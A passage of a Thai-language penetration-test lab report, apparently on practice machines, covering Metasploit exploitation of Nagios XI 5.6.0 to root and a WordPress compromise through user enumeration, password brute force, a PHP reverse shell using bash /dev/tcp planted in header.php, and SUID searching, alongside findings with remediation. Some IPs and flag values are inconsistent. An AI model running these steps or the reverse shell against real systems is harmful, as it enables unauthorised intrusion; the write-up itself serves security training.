15 post/linux/gather/enum_nagios_xi
16 exploit/linux/http/nagios_xi_nagios_debug
17 exploit/unix/webapp/nagios_graph_explorer
18 exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
19 \  target: Linux (x86)
20 \  target: Linux (x64)
21 \  target: Linux (amd)
22 exploit/linux/http/nagios_xi_plugins_filename_authenticated_rce
23 \  target: Linux (x86/ada)
24 \  target: CMO
25 \  target: Linux (x86/ada)
26 exploit/unix/webapp/nagios_xi_scanner
27 \  target: Automatic Target
28 \  target: Appliance Nagios XI 2012R1.3 (CentOS 6.x)
29 \  target: Debian 5 (nagios_3.0.6-4-lenny2_1386.deb)

Disclosure Date  Rank  Check  Description
-----
2020-10-20      excellent Yes  Nagios XI 5.5.0-5.7.3 - Snmptrap Authenticated Remote Code Execution
2021-02-13      excellent Yes  Nagios XI 5.5.0 to 5.7.5 - Configzards Authenticated Remote Code Execution
2020-10-20      excellent Yes  Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote Code Execution
2021-07-15      excellent Yes  Nagios XI Autodiscovery Webshell Upload
2020-03-00      excellent Yes  Nagios XI Chained Remote Code Execution
2020-04-17      manual    Yes  Nagios XI Chained Remote Code Execution
2018-04-17      normal    No   Nagios XI Enumeration
2018-11-14      excellent Yes  Nagios XI Nagios_debug.php Root Remote Code Execution
2017-11-30      excellent Yes  Nagios XI Network Monitor Graph Explorer Component Command Injection
2019-07-29      excellent Yes  Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
2020-12-19      excellent Yes  Nagios XI Prior to 5.8.0 - Plugins Filename Authenticated Remote Code Execution
2017-12-09      normal    No   Nagios XI Scanner
2017-12-09      normal    Yes  Nagios XI History.cgi Host Command Execution
```

รูปที่ 2.4.3.2 ผลการค้นหา Nagios XI Exploits

ผลลัพธ์จาก (รูปที่ 2.4.3.2) พบโมดูลโจมตีหลายรายการ โดยมีโมดูลที่รองรับเวอร์ชัน 5.6.0 รวมอยู่ด้วยใช้คำสั่ง use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce เพื่อเลือกใช้โมดูลเจาะช่องโหว่

รายละเอียดคำสั่ง

- exploit/ : หมวดหมู่เครื่องมือสำหรับการเจาะระบบ
- linux/http/ : เป้าหมายเป็น OS Linux ผ่านโปรโตคอลเว็บ HTTP
- plugins_check_plugin : เป้าหมายช่องโหว่อยู่ที่ฟังก์ชันการตรวจสอบปลั๊กอิน
- authenticated_rce : ต้องใช้รหัสผ่านเข้าระบบก่อน จึงจะส่งรันโค้ดระยะไกลได้

```
msf > use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > |
```

รูปที่ 2.4.3.3 โหลด Exploit Module

ผลลัพธ์จาก (รูปที่ 2.4.3.3) ระบบโหลดโมดูลเข้าสู่หน่วยความจำ (Prompt เปลี่ยนเป็นสีแดง) พร้อมตั้งค่า

ใช้คำสั่ง set USERNAME nagiosadmin และ set PASSWORD admin เพื่อป้อนข้อมูลการล็อกอินที่ได้จากหน้าเว็บ ให้ Metasploit ใช้ผ่านด้าน Authentication

```
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set USERNAME nagiosadmin
USERNAME => nagiosadmin
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set PASSWORD admin
PASSWORD => admin
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > |
```

รูปที่ 2.4.3.4 การตั้งค่าพารามิเตอร์ข้อมูลผู้ใช้งาน (Set USERNAME และ PASSWORD)

ผลลัพธ์จาก (รูปที่ 2.4.3.4) ระบบบันทึก Username และ Password

ใช้คำสั่ง set RHOSTS 192.168.202.136 เพื่อระบุ IP Address ของเซิร์ฟเวอร์ที่เราต้องการโจมตี

```
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set RHOSTS 192.168.202.136
RHOSTS => 192.168.202.136
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > █
```

รูปที่ 2.4.3.5 การตั้งค่าหมายเลขไอพีของเซิร์ฟเวอร์เป้าหมาย (Set RHOSTS)

ผลลัพธ์จาก (รูปที่ 2.4.3.5) ระบบบันทึกค่าเป้าหมาย (RHOSTS)

ใช้คำสั่ง set LHOST 192.168.45.211 เพื่อกำหนด IP ของเครื่องเรา (เครื่องผู้โจมตี) ให้เป้าหมายส่งการเชื่อมต่อกลับมาหา (Reverse Shell)

```
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set LHOST 192.168.45.211
LHOST => 192.168.45.211
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > █
```

รูปที่ 2.4.3.6 การตั้งค่าหมายเลขไอพีของเซิร์ฟเวอร์เป้าหมาย (Set RHOSTS)

ผลลัพธ์จาก (รูปที่ 2.4.3.6) การตั้งค่าหมายเลขไอพีของเครื่องผู้โจมตีเพื่อรับการเชื่อมต่อกลับ (Set LHOST)

พิมพ์คำสั่ง exploit เพื่อส่ง Payload เข้าไปยังเซิร์ฟเวอร์เป้าหมายผ่านช่องโหว่ของการอัปเดตปลั๊กอิน

```
msf exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit
[*] Started reverse TCP handler on 192.168.45.211:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[*] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.6.0.
[*] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[*] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3090404 bytes) to 192.168.202.136
[*] Meterpreter session 1 opened (192.168.45.211:4444 -> 192.168.202.136:49724) at 2026-05-19 12:54:49 -0400
[*] Deleting malicious 'check_ping' plugin...
[*] Plugin deleted.
meterpreter > █
```

รูปที่ 2.4.3.7 ผลการโจมตีสำเร็จและได้รับเซสชันเข้าควบคุมระบบ (Meterpreter Session Opened)


ผลลัพธ์จาก (รูปที่ 2.4.3.7) ระบบอัปเดตปลั๊กอินอันตรายสำเร็จ และสร้างการเชื่อมต่อกลับมาหาผู้โจมตีผ่านเซสชัน Meterpreter

2.4.4. Post-Exploitation — การยืนยันสิทธิ์

พิมพ์คำสั่ง 'shell' จากนั้นพิมพ์คำสั่ง 'whoami'

รายละเอียดคำสั่ง

- คำสั่ง shell ใช้เพื่อเปลี่ยนจาก Meterpreter ให้กลายเป็น Command Line ปกติของ Linux และ
- คำสั่ง whoami ใช้เพื่อตรวจสอบว่าปัจจุบันเรากำลังใช้งานระบบด้วยสิทธิ์ของใคร



```
meterpreter > shell
Process 13410 created.
Channel 1 created.
whoami
root
```

รูปที่ 2.4.4.1 การใช้คำสั่ง shell และ whoami เพื่อยืนยันสิทธิ์ root)

ผลลัพธ์จาก (รูปที่ 2.4.4.1) ระบบตอบกลับมว่า root เป็นการยืนยันว่าเราได้รับสิทธิ์ผู้ดูแลระบบสูงสุดแล้วพิมพ์คำสั่ง cd /root

รายละเอียดคำสั่ง

- cd (Change Directory) ใช้สำหรับย้ายตำแหน่งการทำงานปัจจุบัน เข้าไปยังโฟลเดอร์บ้าน (Home Directory) ของผู้ใช้ root ซึ่งมักจะเป็นที่ซ่อนของไฟล์สำคัญ

พิมพ์คำสั่ง ls -la

รายละเอียดคำสั่ง

- ls (List) ย่อมาจาก List Directory Contents
- -la เพื่อสั่งให้ระบบแสดงรายชื่อไฟล์และโฟลเดอร์ทั้งหมดแบบละเอียด (Long format) รวมถึงไฟล์ที่ถูกซ่อนไว้ (Hidden files) เพื่อหาไฟล์ Flag


```

cd /root
ls -la
total 36
drwx----- 5 root root 4096 May 19 09:27 .
drwxr-xr-x 23 root root 4096 Sep  8 2020 ..
lrwxrwxrwx  1 root root    9 Jan 28 2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Mar 29 2021 .cache
-rw-r--r--  1 root root  148 Aug 17 2015 .profile
-rw-----  1 root root 1024 Sep  8 2020 .rnd
drwxr-xr-x  3 root root 4096 Sep  8 2020 .subversion
-rw-r--r--  1 root root   33 May 19 09:27 proof.txt
drwxr-xr-x  2 root root 4096 Sep  8 2020 scripts

```

รูปที่ 2.4.4.2 การใช้คำสั่ง `cd` เพื่อย้ายเข้าสู่ไดเรกทอรี `/root` และ ใช้คำสั่ง `ls -la` ผลลัพธ์จาก (รูปที่ 2.4.4.2) ระบบแสดงรายชื่อไฟล์ทั้งหมดในโฟลเดอร์ `/root` และตรวจพบไฟล์เป้าหมายที่ชื่อว่า `proof.txt` พิมพ์คำสั่ง `cat proof.txt`

รายละเอียดคำสั่ง

- `cat` (Concatenate) ใช้สำหรับสั่งให้ระบบอ่านและแสดงเนื้อหาข้อความที่อยู่ข้างในไฟล์ `proof.txt` ออกมาบนหน้าจอ เพื่อนำข้อมูลไปยืนยันความสำเร็จ

```

cat proof.txt
367deef595d28bd9ecd90167719c649e

```

รูปที่ 2.4.4.3 การใช้คำสั่ง `cat` อ่านไฟล์เพื่อดึงรหัส Flag
 ผลลัพธ์จาก (รูปที่ 2.4.4.3) ระบบแสดงข้อความรหัสลับ (Flag)
 367deef595d28bd9ecd90167719c649e ออกมาสำเร็จ ถือเป็นการสิ้นสุดกระบวนการเจาะระบบ

2.5. Proof of Concept (PoC)

Root Flag (/root/proof.txt)	9d8ff0594a5075db1be4ffe9a17f8773
--------------------------------	----------------------------------

2.6. รายละเอียดช่องโหว่หลักที่พบ

Finding Title	Nagios XI 5.6.0 Authenticated Remote Code Execution (CVE-2020-5792)
Severity	Critical
CVSS Score	8.8
CWE	CWE-78 (OS Command Injection)
CVE	CVE-2020-5792
ระบบที่ได้รับผลกระทบ	192.168.220.136 — Nagios XI 5.6.0 (Port 80/443)
คำอธิบาย	Nagios XI เวอร์ชัน 5.6.0 มีช่องโหว่ที่ทำให้ผู้ใช้ที่ผ่านการยืนยันตัวตนสามารถอัปโหลด Malicious Plugin และรัน OS Command ได้บนเซิร์ฟเวอร์ปลายทาง
ผลกระทบ	ผู้โจมตีที่มีสิทธิ์ผู้ใช้ทั่วไปใน Nagios สามารถรัน Command ในฐานะ root ได้ส่งผลให้ควบคุมเซิร์ฟเวอร์ได้อย่างสมบูรณ์
วิธีป้องกัน	อัปเดต Nagios XI เป็นเวอร์ชันล่าสุด เปลี่ยนรหัสผ่าน Admin ทันที จำกัดการเข้าถึง Web Interface จาก IP ที่อนุญาตเท่านั้น และไม่รัน Nagios ด้วยสิทธิ์ root
แหล่งอ้างอิง	https://nvd.nist.gov/vuln/detail/CVE-2020-5792

3. ผลการทำ Security Assessment: Target 2 — ColddBox Easy

3.1. ข้อมูลทั่วไปของเป้าหมาย

ชื่อเป้าหมาย (Target Name)	ColddBox Easy
IP Address	192.168.182.239
ระบบปฏิบัติการ (OS)	Ubuntu Linux (Ubuntu 4ubuntu2.10)
Web Application	WordPress CMS
พอร์ตที่เปิด (Open Ports)	80 (HTTP — Apache 2.4.18), 4512 (SSH — OpenSSH 7.2p2)

3.2. ช่องโหว่ที่พบโดยการทำ Manual Testing

Vulnerability ID	VULN-HIGH-03
Vulnerability	WordPress เวอร์ชันเก่าและ XML-RPC เปิดใช้งาน
ระดับความรุนแรง (Severity)	HIGH
Path ที่ได้รับผลกระทบ	http://192.168.173.239/ (WordPress 4.1.31)
ผลกระทบ	WordPress 4.1.31 เป็นเวอร์ชันที่ไม่ได้รับการอัปเดตด้านความปลอดภัย ประกอบกับ XML-RPC ที่เปิดใช้งานอยู่ ทำให้ผู้โจมตีสามารถ enumerate users และ brute force รหัสผ่านได้
ข้อเสนอแนะในการแก้ไข	อัปเดต WordPress เป็นเวอร์ชันล่าสุด และปิด XML-RPC หากไม่จำเป็น
มาตรฐานอ้างอิง (Reference)	CWE-1104: Use of Unmaintained Third-Party Components

Vulnerability ID	VULN-CRIT-04
Vulnerability	Weak Password — รหัสผ่านไม่แข็งแรง
ระดับความรุนแรง (Severity)	CRITICAL
Path ที่ได้รับผลกระทบ	WordPress Admin — user: c0ldd
ผลกระทบ	User c0ldd ใช้รหัสผ่าน 9876543210 ซึ่งอยู่ใน wordlist ทั่วไป (rockyou.txt) ทำให้ผู้โจมตีสามารถเข้าถึง WordPress Admin Dashboard ได้ด้วย brute force
ข้อเสนอแนะในการแก้ไข	ใช้รหัสผ่านที่ซับซ้อน ยาวอย่างน้อย 12 ตัวอักษร และเปิด Two-Factor Authentication (2FA)
มาตรฐานอ้างอิง (Reference)	CWE-521: Weak Password Requirements


Vulnerability ID	VULN-CRIT-05
Vulnerability	PHP Code Injection ผ่าน WordPress Theme Editor
ระดับความรุนแรง (Severity)	CRITICAL
Path ที่ได้รับผลกระทบ	http://192.168.173.239/wp-admin/ (Appearance > Editor > header.php)
ผลกระทบ	WordPress อนุญาตให้แก้ไขไฟล์ PHP ผ่าน Theme Editor โดยตรง ทำให้ผู้โจมตีที่มีสิทธิ์ Admin สามารถแทรก PHP Reverse Shell เพื่อเข้าถึง server shell ได้
ข้อเสนอแนะในการแก้ไข	ปิด Theme/Plugin Editor ใน wp-config.php: define('DISALLOW_FILE_EDIT', true);
มาตรฐานอ้างอิง (Reference)	CWE-94: Improper Control of Generation of Code (Code Injection)

Vulnerability ID	VULN-CRIT-06
Vulnerability	Privilege Escalation via SUID Binary (/usr/bin/find)
ระดับความรุนแรง (Severity)	CRITICAL
Path ที่ได้รับผลกระทบ	/usr/bin/find (SUID bit enabled)
ผลกระทบ	/usr/bin/find ถูกตั้งค่า SUID bit ทำให้สามารถ execute command ในฐานะ root ได้ ส่งผลให้ผู้โจมตีสามารถยกระดับสิทธิ์จาก www-data เป็น root ได้ทันที
ข้อแนะนำในการแก้ไข	ลบ SUID bit: <code>chmod u-s /usr/bin/find</code>
มาตรฐานอ้างอิง (Reference)	CWE-269: Improper Privilege Management

3.3. สรุปผลการสแกนช่องโหว่ด้วย Nessus

จากการสแกนด้วย Nessus พบช่องโหว่ทั้งสิ้น 2 รายการ แบ่งตามระดับความรุนแรง ดังนี้

- Critical: 0 รายการ
- High: 0 รายการ
- Medium: 1 รายการ
- Low: 1 รายการ
- Info: 27 รายการ



รูปที่ 3.3.1 ผลการสแกนด้วย Nessus (Dashboard Overview)

ตาราง: รายการช่องโหว่ที่พบ

ลำดับ	ชื่อช่องโหว่	Severity	แนวทางการแก้ไขปัญหา
1	jQuery 1.2 < 3.5.0 Multiple XSS	Medium	อัปเดต jQuery เป็นเวอร์ชัน 3.5.0 หรือใหม่กว่า
2	ICMP Timestamp Request Remote Date Disclosure	Low	ตั้งค่า Firewall ให้ปฏิเสธ ICMP Type 13 (Timestamp Request) และ Type 14 (Timestamp Reply)

ColdBoxEasy

[Back to My Scans](#)

ConfigureAudit

Hosts1Vulnerabilities22Remediations2Notes1History1

FilterSearch Vulnerabilities22 Vulnerabilities

☐	Sev	CVSS	VPR	EPSS	Name	Family	Count	
☐	MEDIUM	6.1	4.6	0.2278	jQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1	
☐	LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1	

รูปที่ 3.3.2 ผลการสแกนด้วย Nessus (รายการช่องโหว่)

รายละเอียดช่องโหว่

ช่องโหว่ jQuery 1.2 < 3.5.0 Multiple XSS เกิดจากการใช้งาน jQuery เวอร์ชันที่ต่ำกว่า 3.5.0 ซึ่งมีช่องโหว่ Cross-Site Scripting (XSS) หลายรายการ ผู้โจมตีสามารถแทรกโค้ด JavaScript ที่เป็นอันตรายผ่านฟังก์ชัน .html() หรือ .append() ที่ไม่มีการ Sanitize Input ก่อนนำไปแสดงผล ส่งผลให้สามารถขโมย Session Cookie ปลอมแปลงหน้าเว็บ หรือดำเนินการในนามของผู้ใช้งานได้ จึงถูกจัดอยู่ในระดับ Medium

ช่องโหว่ ICMP Timestamp Request Remote Date Disclosure เกิดจากระบบตอบรับคำขอ ICMP Timestamp และเปิดเผยข้อมูลเวลาปัจจุบันของระบบ (System Time) ให้กับผู้ที่ส่งคำขอเข้ามา ผู้โจมตีสามารถนำข้อมูลนี้ไปใช้ทำ Reconnaissance เพื่อระบุ Time Zone หรือคำนวณระยะเวลาที่เครื่องเปิดใช้งาน (Uptime) ซึ่งสามารถนำไปใช้คาดเดาจังหวะการทำ Update/Reboot หรือใช้ประกอบการโจมตีที่ต้องอาศัยความแม่นยำด้านเวลาเพื่อข้ามผ่านระบบรักษาความปลอดภัยบางประเภทได้ จึงถูกจัดอยู่ในระดับ Low

3.4. ผลการทดสอบเจาะระบบ

3.4.1. Reconnaissance

ในการเริ่มต้นทดสอบระบบ Target: ColdBoxEasy ได้ทำการสแกนพอร์ตที่เปิดอยู่ของเครื่องเป้าหมาย IP: 192.168.182.239 เพื่อระบุช่องทางการเข้าถึงระบบ โดยใช้คำสั่ง:

'nmap -sS -sV -p 192.168.182.239 หรือ nmap -sS -sV -p 80,4512 192.168.182.239'

รายละเอียดของออพชัน:

- -sS คือ SYN Scan (Stealth Scan) หมายถึง ส่ง SYN packet เพื่อตรวจสอบว่าพอร์ตเปิดอยู่หรือไม่ โดยไม่ต้อง complete TCP handshake ทำให้ตรวจจับได้ยากกว่า
- -sV คือ Service Version Detection หมายถึง ตรวจสอบเวอร์ชันของบริการที่รันอยู่บนพอร์ตนั้น ๆ เช่น Apache 2.4.18, OpenSSH 7.2p2 เป็นต้น
- -p คือ Port Range หมายถึง สแกนทุกพอร์ตทั้งหมด 65535 พอร์ต
- 192.168.182.239 คือ Target IP หมายถึง IP ของเครื่องเป้าหมายที่ต้องการสแกน

```
(root@kali)-[/home/kali]
└─$ nmap -sS -sV -p 80,4512 192.168.182.239
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 04:19 EDT
Nmap scan report for 192.168.182.239
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

รูปที่ 3.4.1 ผลการสแกน Nmap พบ Port 80 (HTTP) และ Port 4512 (SSH)

ผลลัพธ์จาก (รูปที่ 3.4.1) พบ 2 พอร์ตที่เปิดอยู่

PORT	STATE	SERVICE	VERSION
80/tcp	Open	http	Apache httpd 2.4.18 (Ubuntu)
4512/tcp	Open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10

- HTTP (80): บริการเว็บเซิร์ฟเวอร์เปิดให้เข้าเว็บได้ผ่านเบราว์เซอร์ โดยใช้ Apache HTTP Server เวอร์ชัน 2.4.18 และพบว่าเป็น WordPress CMS
- SSH (4512): บริการเชื่อมต่อระยะไกลเปิดใช้งาน โดยรันบนพอร์ต 4512 (ไม่ใช่พอร์ต 22 มาตรฐาน) เวอร์ชัน OpenSSH 7.2p2

3.4.2. WordPress User Enumeration ด้วย WPScan

เมื่อเข้าถึง `http:// 192.168.182.239` พบว่าเป็น WordPress CMS จึงใช้ WPScan enumerate ข้อมูลสำคัญ รวมถึงค้นหา user accounts บนระบบด้วยคำสั่ง

`'wpscan --url http:// 192.168.182.239 --enumerate u'`

รายละเอียดของออปชัน:

- `--url http:// 192.168.182.239` คือ URL ของ WordPress ที่ต้องการ enumerate
- `--enumerate u` คือ enumerate users หมายถึง ค้นหา username ที่ลงทะเบียนในระบบ WordPress

```
(root@kali)-[/home/kali]
# wpscan --url http://192.168.182.239 --enumerate u

      W P S c a n
    _____
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] It seems like you have not updated the database for some time.
[+] URL: http://192.168.182.239/ [192.168.182.239]
[+] Started: Fri May  8 04:21:38 2026
[+] the cold in person
    | Found By: Rss Generator (Passive Detection)

[+] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```

รูปที่ 3.4.2 WPScan พบ Users: c0ldd, hugo, philip

ผลลัพธ์จาก (รูปที่ 3.4.2) ผลของการทำ WPScan

- WordPress Version: 4.1.31 (Insecure — เวอร์ชันเก่าที่ไม่ได้รับการอัปเดต)
- XML-RPC: เปิดใช้งาน (ช่วยให้ brute force ได้ง่ายขึ้น)
- Users ที่พบ: c0ldd, hugo, philip

3.4.3. WordPress Brute Force

นำ users ที่พบมา brute force รหัสผ่านด้วย wordlist rockyou.txt โดยใช้คำสั่ง:

```
'wpscan --url http:// 192.168.182.239 \ --usernames c0ldd,hugo,philip \ --passwords /usr/share/wordlists/rockyou.txt \ --max-threads 50'
```

รายละเอียดของออปชัน:

- --usernames คือ กำหนด username ที่จะ brute force ซึ่งได้มาจากขั้นตอน WPScan
- --passwords คือ กำหนด wordlist ที่จะใช้ในการ brute force โดยใช้ rockyou.txt ซึ่งเป็น wordlist ยอดนิยม
- --max-threads 50 คือ กำหนดจำนวน thread สูงสุด 50 เพื่อเพิ่มความเร็วในการ brute force


```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying hugo / bitchy Time: 00:00:42 <          > (4289 / 43034410)
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
```

รูปที่ 3.4.3 WP Brute Force พบ User และ Password

ผลลัพธ์จาก (รูปที่ 3.4.3) พบ Username: C0ldd และ Password: 9876543210

3.4.4. PHP Reverse Shell via WordPress Theme Editor

Login WordPress ที่ http:// 192.168.182.239 wp-login.php ด้วย Username: C0ldd และ Password: 9876543210




รูปที่ 3.4.4.1 login ด้วย Username: C0ldd และ Password: 9876543210 ที่พบ


เมื่อการ login ด้วย Username: C0ldd และ Password: 9876543210 ได้สำเร็จจากนั้นไปที่ Appearance > Editor > header.php และแทรกคำสั่ง PHP Reverse Shell เพื่อรับ shell กลับมา ‘<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.227/4444 0>&1*"); ?>’ เปลี่ยนเป็น IP เครื่องตัวเอง

รายละเอียด Reverse Shell:

- exec() คือ PHP function สำหรับ execute command บน server
- /bin/bash -c คือ รัน command ผ่าน bash shell
- bash -i >& /dev/tcp/IP/PORT คือ สร้าง interactive bash shell และ redirect stdin/stdout/stderr ไปยัง attacker ผ่าน TCP



รูปที่ 3.4.4.2 แทรก PHP Reverse Shell ใน WordPress Theme Editor (header.php)
เปิด Terminal ใหม่แล้วเปิด Netcat listener รอรับ connection ด้วยคำสั่ง nc -lvnp 4444



รูปที่ 3.4.4.3 ใช้คำสั่ง nc -lvnp 4444 รอ connection

จากนั้น trigger shell โดยเปิดหน้าเว็บ [http:// 192.168.182.239](http://192.168.182.239) ผลลัพธ์คือได้ shell กลับมาในฐานะ www-data

```

root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali root@kali: /home/kali root@kali: /home/kali
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ sudo su
[sudo] password for kali:
(root@kali)~]
nc -lvnp 4444
listening on [any] 4444 ...

connect to [192.168.45.184] from (UNKNOWN) [192.168.173.239] 36846
bash: cannot set terminal process group (1338): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ColddBox-Easy:/var/www/html$
www-data@ColddBox-Easy:/var/www/html$
www-data@ColddBox-Easy:/var/www/html$
www-data@ColddBox-Easy:/var/www/html$
www-data@ColddBox-Easy:/var/www/html$
www-data@ColddBox-Easy:/var/www/html$ python -c 'import pty;pty.spawn("/bin/bash")'
</www/html$ python -c 'import pty;pty.spawn("/bin/bash")'
The program 'python' can be found in the following packages:
* python-minimal
* python3
Ask your administrator to install one of them
www-data@ColddBox-Easy:/var/www/html$ find / -name "user.txt" 2>/dev/null
find / -name "user.txt" 2>/dev/null
/home/c0ldd/user.txt
www-data@ColddBox-Easy:/var/www/html$ cat /home/c0ldd/user.txt
cat: /home/c0ldd/user.txt: Permission denied
www-data@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
www-data@ColddBox-Easy:/var/www/html$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/ping6

```

รูปที่ 3.4.4.4 ได้ Reverse Shell กลับมาในฐานะ www-data และค้นหา SUID binaries

3.4.5. Privilege Escalation ด้วย SUID Binary

